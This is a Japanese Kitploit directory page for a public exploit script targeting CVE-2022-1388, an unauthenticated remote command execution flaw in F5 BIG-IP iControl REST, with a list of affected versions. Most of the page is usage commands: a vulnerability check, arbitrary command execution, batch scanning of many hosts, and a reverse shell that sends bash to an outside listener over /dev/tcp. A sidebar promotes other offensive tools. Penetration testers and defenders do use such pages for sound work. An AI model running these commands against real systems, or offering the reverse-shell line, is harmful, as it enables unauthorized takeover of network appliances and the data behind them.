

Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-1388 — CVE-2022-1388 F5 BIG-IP iControl REST RCE | Kitploit

ツール/GitHubGitHub/al1ex/cve-2022-1388
脆弱性スキャナーエクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロールリモートアクセスツール
GitHubal1ex/cve-2022-1388

CVE-2022-1388

CVE-2022-1388 F5 BIG-IP iControl REST RCE

リポジトリを見る
3712244年前Kitploit レビュー済み
共有

脆弱性の影響

この脆弱性により、管理ポートおよび/またはセルフIPアドレスを介してBIG-IPシステムにネットワークアクセスを持つ認証なしの攻撃者が、任意のシステムコマンドの実行、ファイルの作成または削除、サービスの無効化を行う可能性があります。

脆弱性の対象製品

  • F5 BIG-IQ 11.6.1 - 11.6.5
  • F5 BIG-IP 12.1.0 - 12.1.6
  • F5 BIG-IP 13.1.0 - 13.1.4
  • F5 BIG-IP 14.1.0 - 14.1.4
  • F5 BIG-IP 15.1.0 - 15.1.5
  • F5 BIG-IP 16.1.0 - 16.1.2

脆弱性チェック

基本的な使い方

python3 CVE_2022_1388.py

使用

脆弱性の確認

python3 CVE_2022_1388.py -v true -u https://192.168.17.200

確認

コマンド実行:

python3 CVE_2022_1388.py -a true -u https://192.168.17.200/ -c id

コマンド実行

python3 CVE_2022_1388.py -a true -u https://192.168.17.200/ -c whoami

実行2

バッチスキャン

python3 CVE_2022_1388.py -s true -f check.txt

脆弱性スキャン

リバースシェル

python3 CVE_2022_1388.py -r true -u https://192.168.17.200 -c "bash -i >&/dev/tcp/192.168.17.175/8888 0>&1"


リバースシェル

リバースシェル成功

参考

https://support.f5.com/csp/article/K23605346

https://mp.weixin.qq.com/s/OC52LIGB5NTITy9EjvKdaw

https://twitter.com/jas502n/status/1523611433938059265

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2022-1388

https://github.com/rancher/rancher/security/advisories/GHSA-pvxj-25m6-7vqr

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    383
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    280

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





